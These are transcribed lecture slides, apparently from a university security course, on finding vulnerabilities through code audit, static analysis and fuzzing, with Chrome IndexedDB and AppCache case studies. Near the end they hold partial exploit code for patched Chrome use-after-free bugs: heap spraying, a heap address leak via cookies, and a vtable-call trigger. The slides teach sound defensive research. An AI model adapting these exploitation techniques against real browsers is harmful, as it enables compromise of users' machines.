Testing for Vulnerabilities

@Stanford CS155

•••

Ned Williamson
Google Project Zero
April 19, 2023

Introduction

- 2003: Tsearch and Cheat Engine on Microsoft Pinball
- 2005: Client-side cheats for Gunz Online with OllyDbg (patching NOPs)
- 2012: Candy Crush mod
- 2014: CTF with PPP
- 2016: Cyber Grand Challenge with ForAllSecure
- 2016: 3DS exploit: Soundhax
- 2017: Chrome sandbox escaping <- started fuzzing
- 2019: iOS exploit
- 2020: Joined Project Zero, work on next gen fuzzing

What is a vulnerability?

- Vulnerabilities are unintended, exploitable behaviors in software (and hardware!)
- Security properties must be proven
- Sometimes we think of new properties (Spectre/Meltdown)
- A vulnerability can be viewed as a disproof by counter-example
- The Halting Problem: No general solution to prove lack of bugs

Approaches to Software Bug Discovery

- Manual, Static, and Dynamic Analysis are the main techniques used
- Goal: maximize value of bug impact against cost of discovery
- Output: A string that demonstrates your vulnerability

Programming Languages

- Languages have different guaranteed properties
- C/C++ have a contract that the developer doesn’t violate memory safety
- Rust enforces this by proving it with the compiler
- C++, Rust, Python don’t prove that you don’t print user data to the campus library

Why Focus on Memory Corruption?

- Common and difficult to mitigate in C/C++
- Often exploitable for arbitrary code execution
- Broken contract between memory management and access
  - Stacks, heaps, MMUs, IOMMUs, page tables
  - Note only stacks/heaps have something to do with C/C++

Prevention

- Identify and understand your threat model
- Implement security best practices
- Leverage compiler and frameworks (static)
- Select the right security tools and mitigations (dynamic)

Mitigation

- Reduce impact of bugs by changing underlying system
- ASLR (Address Space Layout Randomization)
  - Exploit typically requires interaction
  - Leaking a pointer to bypass
  - Brute force method
- PAC (Pointer Authentication Codes)
  - Fundamentally robust design cryptographically
  - Can have flaws in implementation, e.g. tricking the target into signing a pointer
  - Even when deployed correctly, has limited impact on exploitation
- MTE (Memory Tagging Extension)
  - Vulnerable to intra-object overflow and type confusion
  - Provides probabilistic security

Mitigations can make bugs worse

```
void rw_t3t_process_error(tNFC_STATUS status) {
    ...
    p_cmd_buf = rw_t3t_get_cmd_buf();
    if (p_cmd_buf != nullptr) {
        memcpy(p_cmd_buf, p_cb->p_cur_cmd_buf, sizeof(NFC_HDR) +
            p_cb->p_cur_cmd_buf->offset + p_cb->p_cur_cmd_buf->len);
        // The issue: rw_t3t_send_to_lower only fails when p_cb->p_cur_cmd_buf has an invalid header.
        // With null initialization for stack variables, the buffer now lacks the header when taken
        // from a shared object pool.
        if (rw_t3t_send_to_lower(p_cmd_buf) == NFC_STATUS_OK) {
            ...
        } else {
            // Logic error now reachable: rw_t3t_send_to_lower frees the buffer in the error case
            // and then the calling code also frees it.
            GKI_freebuf(p_cmd_buf); // rw_t3t_send_to_lower frees the buf if it fails.
        }
    }
}
```

Manual Auditing

- Broad approach to code review
- Relies on human expertise
- Focus on understanding code logic and flow
- Detects unusual behaviors and edge cases

Manual Auditing

"Tools, while effective, cannot do the entire job[...]. A lot of today's vulnerabilities require quite complex and in-depth understanding of the codebase. Ian Beer reported a **use-after-free** recently in the **iOS kernel** that displays how having a really good working knowledge of what you're looking at and building one little step on top of the other can result in an interesting vulnerability[...]. A lot of vulnerabilities involve having several pieces of context to understand what you're looking at."

- Mark Dowd, OffensiveCon 2022

https://www.youtube.com/watch?v=7Ysy6iA2sqA

Ian Beer: CVE-2021-30949 in XNU kernel

- Recognized this issue at a high level by understanding concepts
  - Difference between a dead port and IP_DEAD
  - Significance of ignoring `ipc_port_copy_send` return value
- Reviewed a special case function: `ipc_right_copyin_two`
  - Problem: Ignoring the return value of `ipc_port_copy_send`
  - Result: Unexpected failure to acquire a send right to *objectp

Ian Beer: CVE-2021-30949 in XNU kernel

```
/*
 *  Routine:  ipc_port_copy_send
 *  Purpose:
 *    Make a send right from another send right.
 *      IP_NULL   -> IP_NULL
 *      IP_DEAD   -> IP_DEAD
 *      dead port -> IP_DEAD
 *      live port -> port + ref
 *  Conditions:
 *    Nothing locked except possibly a space.
 */
```

```
// ipc_right_copyin_two
// precondition: space is locked
kr = ipc_right_copyin(space, name, entry,
    msgt_name, IPC_OBJECT_COPYIN_FLAGS_ALLOW_IMMOVABLE_SEND,
    objectp, sorightp, releasep,
    &assertcnt, 0, NULL); // adds one reference

assert(assertcnt == 0);
if (kr != KERN_SUCCESS) {
  return kr;
}

/*
 *  Copy the right we got back.  If it is dead now,
 *  that's OK.  Neither right will be usable to send
 *  a message anyway.
 */
// assume adds one reference in non-dead case
(void)ipc_port_copy_send(ip_object_to_port(*objectp));
```

“Self-Destructing” Receive Right

- Ian’s trick: Create special Mach message with two port descriptors
  - First descriptor: MOVE_RECEIVE disposition to move the target receive right into limbo
  - Second descriptor: Names an invalid right
- When the second descriptor's copyin fails:
  - In-limbo receive right is destroyed
  - IP_BITS_ACTIVE is cleared, so ipc_port_copy_send will early return IP_DEAD
- Race this message with the first to induce the UaF state
- Takeaway: even old-school memory corruption vulnerabilities can require deep understanding

Static Analysis

Compiler-Based Static Analysis

```
static OSStatus SSLVerifySignedServerKeyExchange(SSLContext *ctx, uint8_t *signature, ...) {
    OSStatus err;
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    err = sslRawVerify(ctx, ctx->peerPubKey, data, signature);
    if (err) {
        sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
        goto fail;
    }
fail:
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

Compiler-Based Static Analysis: goto fail

```c
static OSStatus SSLVerifySignedServerKeyExchange(SSLContext *ctx, uint8_t *signature, ...) {
    OSStatus err;
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail; // -Wunreachable-code
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    err = sslRawVerify(ctx, ctx->peerPubKey, data, signature);
    if (err) {
        sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
        goto fail;
    }
fail:
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

CodeQL: Semantic Code Analysis Engine

- Query code as if it were a database
- Use with highly-specific patterns that don’t belong in the compiler
  - Example: Preventing user data from being passed to a logging API
- Can be used proactively and preventatively

CodeQL: Statically Finding a Bug in the XNU Kernel

```
/**
 * @description Calling m_copydata with an untrusted size argument
 *              could cause a buffer overflow.
 */

import cpp
import semmle.code.cpp.dataflow.TaintTracking
import DataFlow::PathGraph

class Config extends TaintTracking::Configuration {
  override predicate isSource(DataFlow::Node source) {
    source.asExpr().(FunctionCall).getTarget().getName() = "m_mtod"
  }

  override predicate isSink(DataFlow::Node sink) {
    exists (FunctionCall call
    | call.getArgument(2) = sink.asExpr() and
      call.getTarget().getName().matches("%copydata"))
  }
}

from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink, source, sink, "m_copydata with tainted size."
```

Source: https://securitylab.github.com/research/apple-xnu-icmp-error-CVE-2018-4407/

CodeQL: Statically Finding a Bug in the XNU Kernel

```c
// bsd/netinet/ip_icmp.c
#define MH_ALIGN(m, len)                                          \
do {                                                              \
  (m)->m_data += (MHLEN - (len)) &~ (sizeof (long) - 1);   \
} while (0)

// Allocation of mbuf
if (MHLEN > (sizeof(struct ip) + ICMP_MINLEN + icmplen))
  m = m_gethdr(M_DONTWAIT, MT_HEADER);  /* MAC-OK */
else
  m = m_getcl(M_DONTWAIT, MT_DATA, M_PKTHDR);

// Alignment with possible negative integer overflow
MH_ALIGN(m, m->m_len);

icp = mtod(m, struct icmp *);

// Out-of-bounds write
icp->icmp_type = type;
```

Source: https://securitylab.github.com/research/apple-xnu-icmp-error-CVE-2018-4407/

Static Analysis

- Pros
  - Fewer requirements to deploy
  - Might let you make stronger claims (no code in our codebase does X)
  - Good for well-known patterns and vulnerabilities
  - Particularly effective during development cycle when paired with safe frameworks
- Cons
  - False positives
  - Static analysis struggles with vast number of execution paths
  - Far less effective in practice for vulnerability research on difficult targets

Dynamic Analysis

Dynamic Analysis

- Detect bad states by running the program
- Manual State Exploration
  - GDB
  - Frida
- Automated State Exploration
  - Fuzzing
  - Dynamic Symbolic Execution
- Automated Detection
  - Sanitizers
    - ASan
    - TSan
    - MSan

Fuzzing

- Provide random inputs to a function or program to find a bug
- SOTA: Coverage-guided mutation fuzzing (AFL)
- How can we find bugs?
  - Scaling
  - Improving the engine
  - **Improving fuzz target**

Baby's First Fuzz Target: JSON Parser

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
  auto json = grpc_core::Json::Parse({data, size});
  if (json.ok()) {
    auto text2 = json->Dump();
    auto json2 = grpc_core::Json::Parse(text2);
    GPR_ASSERT(json2.ok());
    GPR_ASSERT(*json == *json2);
  }
  return 0;
}
```

Advanced Fuzz Targets: Key Techniques

- Mocks/Fakes
  - Mocks are used in unit tests.
  - There’s no reason we can’t use them in fuzz tests.
- APIs
  - Fuzzing is usually presented as a parser problem: mutate bytes going into a parser
  - This is essentially the same as fuzzing f(bytes) -> ()
  - If we write f’(bytes) -> (), we can fuzz any functions we want by interpreting the input in a custom way.
- Grammars
  - The logical next step once you’re dealing with APIs, or even structured file inputs to parsers, is to use a grammar.

Fuzzing in Practice: Three Case Studies

- IndexedDB: API Fuzzing
- AppCache: Network Fuzzing
- SockFuzzer: Kernel Fuzzing

Chrome IndexedDB

- Client-side storage for web
- “Indexed” means it is transactional
- Some code located in the browser process, outside the sandbox
- Transactions are an interesting target for vulnerability research since they involve maintaining state.

Wrote a fuzzer for the browser interface...

```
interface IDBDatabase {
  RenameObjectStore(int64 transaction_id,
                    int64 object_store_id,
                    mojo_base.mojom.String16 new_name);

CreateTransaction(pending_associated_receiver<IDBTransacti
on> transaction_receiver,
                    int64 transaction_id,
                    array<int64> object_store_ids,
                    IDBTransactionMode mode,
                    IDBTransactionDurability durability);
  // ... other methods
};
```

Oops, that was quick.

```
ERROR: AddressSanitizer: heap-use-after-free on address 0x615000260028 at pc 0x556d90f82d20 bp 0x7ff91f65b350 sp 0x7ff91f65b348
READ of size 4 at 0x615000260028 thread T24 (IndexedDB)
    #0 0x556d90f82d1f in mode content/browser/indexed_db/indexed_db_transaction.h:63:54
    #1 0x556d90f82d1f in content::IndexedDBTransactionCoordinator::ProcessQueuedTransactions()
content/browser/indexed_db/indexed_db_transaction_coordinator.cc:117
    #2 0x556d90f823e0 in content::IndexedDBTransactionCoordinator::DidCreateTransaction(content::IndexedDBTransaction*)
content/browser/indexed_db/indexed_db_transaction_coordinator.cc:37:3
    #3 0x556d90f1d668 in TransactionCreated content/browser/indexed_db/indexed_db_database.cc:1850:28
    #4 0x556d90f1d668 in content::IndexedDBDatabase::CreateTransaction content/browser/indexed_db/indexed_db_database.cc:1844

0x615000260028 is located 40 bytes inside of 480-byte region [0x615000260000,0x6150002601e0)
freed by thread T24 (IndexedDB) here:
    #0 0x556d8f42ae82 in operator delete(void*) (/home/ned/dev/chromium/src/out/Default/chrome+0x3126e82)
    #1 0x556d90eddd9d in operator() buildtools/third_party/libc++/trunk/include/memory:2529:13
    #2 0x556d90eddd9d in reset buildtools/third_party/libc++/trunk/include/memory:2735
    #3 0x556d90eddd9d in operator= buildtools/third_party/libc++/trunk/include/memory:2644
    #4 0x556d90eddd9d in content::IndexedDBConnection::CreateTransaction content/browser/indexed_db/indexed_db_connection.cc:115
    #5 0x556d90f1d605 in content::IndexedDBDatabase::CreateTransaction content/browser/indexed_db/indexed_db_database.cc:1840:51

previously allocated by thread T24 (IndexedDB) here:
    #0 0x556d8f42a282 in operator new(unsigned long) (/home/ned/dev/chromium/src/out/Default/chrome+0x3126282)
    #1 0x556d90edb193 in content::IndexedDBClassFactory::CreateIndexedDBTransaction
content/browser/indexed_db/indexed_db_class_factory.cc:47:48
    #2 0x556d90eddabc in content::IndexedDBConnection::CreateTransaction
content/browser/indexed_db/indexed_db_connection.cc:112:37
    #3 0x556d90f1d605 in content::IndexedDBDatabase::CreateTransaction content/browser/indexed_db/indexed_db_database.cc:1840:51
```

Minimal Proof of Concept


```
diff --git third_party/WebKit/Source/modules/indexeddb/IDBDatabase.cpp
index 4c1ed09..acbd4f2 100644
--- a/third_party/WebKit/Source/modules/indexeddb/IDBDatabase.cpp
+++ b/third_party/WebKit/Source/modules/indexeddb/IDBDatabase.cpp
@@ -410,7 +410,7 @@ IDBTransaction* IDBDatabase::transaction(
     return nullptr;
   }
-  int64_t transaction_id = NextTransactionId();
+  int64_t transaction_id = 1;
   backend_->CreateTransaction(transaction_id, object_store_ids, mode);
   return IDBTransaction::CreateNonVersionChange(script_state, transaction_id,
```

CreateTransaction didn't check existing ID


```
void DatabaseImpl::CreateTransaction(

mojo::PendingAssociatedReceiver<blink::mojom::IDBTrans
action>
        transaction_receiver,
    int64_t transaction_id,
    const std::vector<int64_t>& object_store_ids,
    blink::mojom::IDBTransactionMode mode,
    blink::mojom::IDBTransactionDurability durability)
{
  // added in bug fix
  if (connection_->GetTransaction(transaction_id)) {
    mojo::ReportBadMessage(kTransactionAlreadyExists);
    return;
  }
  // ...
}
```

```
IndexedDBTransaction*
IndexedDBConnection::CreateTransaction(
    int64_t id,
    const std::set<int64_t>& scope,
    blink::mojom::IDBTransactionMode mode,
    IndexedDBBackingStore::Transaction*
backing_store_transaction) {
  // ...
  // base::flat_map<int64_t,
std::unique_ptr<IndexedDBTransaction>>
transactions_;
  transactions_[id] =
std::move(transaction);
  return transaction_ptr;
}
```


Heap Grooming and Spraying




Heap Grooming and Spraying



Heap Grooming and Spraying



Heap Grooming and Spraying



Demonstrating register control

```
IDBTransaction* IDBDatabase::transaction(
    ScriptState* script_state,
    const StringOrStringSequence& store_names,
// ... other code

int64_t transaction_id = NextTransactionId();
Vector<int64_t> empty_ids;

// Create 10 (max active) transactions, then trigger UAF condition.
for (int k = 100; k < 110; k++) {
  backend_->CreateTransaction(k, empty_ids, kWebIDBTransactionModeReadWrite);
}
backend_->CreateTransaction(111, empty_ids, kWebIDBTransactionModeReadWrite);
backend_->CreateTransaction(111, empty_ids, kWebIDBTransactionModeReadWrite);
```

Spraying fake transactions

```
typedef struct {
  char buf1[40];
  WebIDBTransactionMode mode;
  char buf2[464];
} fake_transaction_t;

static_assert(sizeof(fake_transaction_t) ==
508, "Bad fake transaction size.");
```

```
// Reclaim the freed memory on the IDB thread using a
string.
// The fake transaction must have a valid mode so it
passes the check
// in
IndexedDBTransactionCoordinator::CanStartTransaction.
fake_transaction_t ft = {.mode =
kWebIDBTransactionModeReadWrite};
for (size_t i = 0; i < sizeof(ft.buf1); i++) {
  ft.buf1[i] = 0x41;
}
WebString ft_s = WebString(reinterpret_cast<unsigned
short*>(&ft),
                           sizeof(fake_transaction_t) /
2);
for (int k = 0; k < 256; k++) {
  backend_->RenameObjectStore(1, 1, ft_s);
}
```

AppCache (Application Cache)

- Enables offline browsing by caching web resources, managed by a component in the browser process.
- Another IPC endpoint worth fuzzing!

AppCache Fuzzer: Protobuf Grammar

```
message Session {
  repeated Command commands = 1;
}

message Command {
  oneof command {
    RegisterHost register_host = 1; // IPC
    UnregisterHost unregister_host = 2;
    // ...
    DoRequest do_request = 10; // Test-only
  }
}

enum HostId {
  HOST_N2 = -2;
  HOST_N1 = -1;
  HOST_0 = 0;
  // ...
}

message RegisterHost {
  required HostId host_id = 1;
}
```

```
enum HttpCode {
  RESPONSE_100 = 100;
  RESPONSE_200 = 200;
  // ...
}

message DoRequest {
  required HttpCode http_code = 1;
  required bool do_not_cache = 2;
  required ManifestResponse manifest_response = 3;
  required Url url = 4;
}

message ManifestResponse {
  repeated Url urls = 1;
}

enum UrlTestCaseIndex {
  EMPTY = 0;
  PATH_1 = 1;
  PATH_2 = 2;
  // ...
}

message Url {
  required UrlTestCaseIndex url_test_case_idx = 1;
}
```

AppCache Fuzzer: C++ Fuzz Target

```cpp
DEFINE_BINARY_PROTO_FUZZER(const fuzzing::proto::Session& session) {
  ...
  for (const fuzzing::proto::Command& command : session.commands()) {
    switch (command.command_case()) {
      case fuzzing::proto::Command::kRegisterHost: {
        host->RegisterHost(command.register_host().host_id());
        break;
      }
      // ...
      case fuzzing::proto::Command::kDoRequest: {
        uint32_t code = command.do_request().http_code();
        bool do_not_cache = command.do_request().do_not_cache();
        const fuzzing::proto::ManifestResponse& manifest_response =
            command.do_request().manifest_response();
        DoRequest(&mock_url_loader_factory, command.do_request().url(), code,
                  do_not_cache, manifest_response);
        break;
      }
      case fuzzing::proto::Command::kRunUntilIdle: {
        SingletonEnv().thread_bundle.RunUntilIdle();
        break;
      }
    }
  }
  ...
}
```

```cpp
struct Env {
  Env() : thread_bundle(...) {
    logging::SetMinLogLevel(logging::LOG_FATAL);
    mojo::core::Init();
    feature_list.InitWithFeatures({...}, {});
    test_content_client = std::make_unique<TestContentClient>();
    test_content_browser_client =
std::make_unique<TestContentBrowserClient>();
    SetContentClient(test_content_client.get());
    SetBrowserClientForTesting(test_content_browser_client.get());
    CHECK(base::i18n::InitializeICU());
  }
  ...
};
Env& SingletonEnv() {
  static base::NoDestructor<Env> env;
  return *env;
}
```

Simulating Network Requests

```
void DoRequest(network::TestURLLoaderFactory* factory,
               const fuzzing::proto::Url& url,
               uint32_t code,
               const fuzzing::proto::ManifestResponse& manifest_response) {

  std::string headers = "HTTP/1.1 " + std::to_string(code) + "\n";
  HeadersToRaw(&headers);
  auto response_headers = base::MakeRefCounted<net::HttpResponseHeaders>(headers);

  // All requests are responded to with a manifest.
  std::string content = GetManifest(manifest_response) + "\n# ";

  factory->SimulateResponseForPendingRequest(
      GURL(GetUrl(url)), net::OK, response_headers, content);
}
```

Diagnosing a Crash: The Benefits of ASan

```
==9269==ERROR: AddressSanitizer: heap-use-after-free

READ of size 4 at 0x60f0000ab3a0 thread T0
#0 0x90884cd in Release
#3 0x90884cd in ~scoped_refptr
#4 0x90884cd in content::AppCacheHost::~AppCacheHost()
#8 0x905d7fe in ~unique_ptr
#15 0x905d7fe in content::AppCacheBackendImpl::~AppCacheBackendImpl()
#16 0x9074dd7 in ~AppCacheDispatcherHost
0x60f0000ab3a0 is located 0 bytes inside of 176-byte region

freed by thread T0 here:
#0 0x31b8842 in operator delete(void*)
#6 0x9088331 in content::AppCacheHost::~AppCacheHost()
#10 0x9148937 in ~unique_ptr
#20 0x9075a24 in UnregisterHost
#21 0x9075a24 in content::AppCacheDispatcherHost::UnregisterHost(int)
```

```
async function trigger(num_refs) {
    let uaf_hosts = Array.from({length: num_refs}, (_, i) => seed + 2 + i);

    let url = `${document.documentURI}trigger/payload`;

    RegisterHost(0);
    RegisterHost(seed + 1);
    uaf_hosts.forEach(host => RegisterHost(host));
    SelectCache(seed, url, 0, url);

    await complete_response(0);

    SelectCache(seed + 1, url, 0, url);

    await complete_response(1);

    uaf_hosts.forEach(host => SelectCache(host, url, 0, url));

    await complete_response(2);

    UnregisterHost(seed + 1);
    RegisterHost(seed + 1);
    SelectCache(seed + 1, url, 0, url);
    UnregisterHost(seed + 1);

    return [seed, uaf_hosts];
}
```


```
async function leak_heap_address() {
    // Blob spraying
    if (INITIAL_SPRAY) { spray_blobs(0xa0, INITIAL_SPRAY, 'a'); await idle(); }

    for (var run = 0;; ++run) {
        if (PRE_TRIGGER_SPRAY) { spray_blobs(0xa0, PRE_TRIGGER_SPRAY, 'b'); await idle(); }
        var [owning_host, uaf_hosts] = await trigger(100);
        if (PRE_FREE_SPRAY) { spray_blobs(0xa0, PRE_FREE_SPRAY, 'c'); await idle(); }

        // Free owning host
        UnregisterHost(owning_host);

        spray_cookies();

        // Trigger decrement of owning_host
        uaf_hosts.slice(0,96).forEach((h) => UnregisterHost(h));

        // Parse cookies for leaks
        var cookies = Cookies().split('foo; ');
        var leaks = parse_from_cookies(cookies);
    }

    return choose_best_leak(leaks);
}
```


```
async function pwn() {
    var leak = await leak_heap_address();
    var payload = leak + 0x10000000;
    payload -= payload % 0x1000;
    payload += 0x60;
    log(`Payload @ 0x${payload.toString(16)}`);

    heapspray(payload);
    await sleep(500);
    await uaf_vtable_call(payload);
}
```

Hand-testing parameters

```
// 3/10, 0/1 (0ms), 5/10 (150ms), 0/3 (500ms - info leak works, code exec fails)
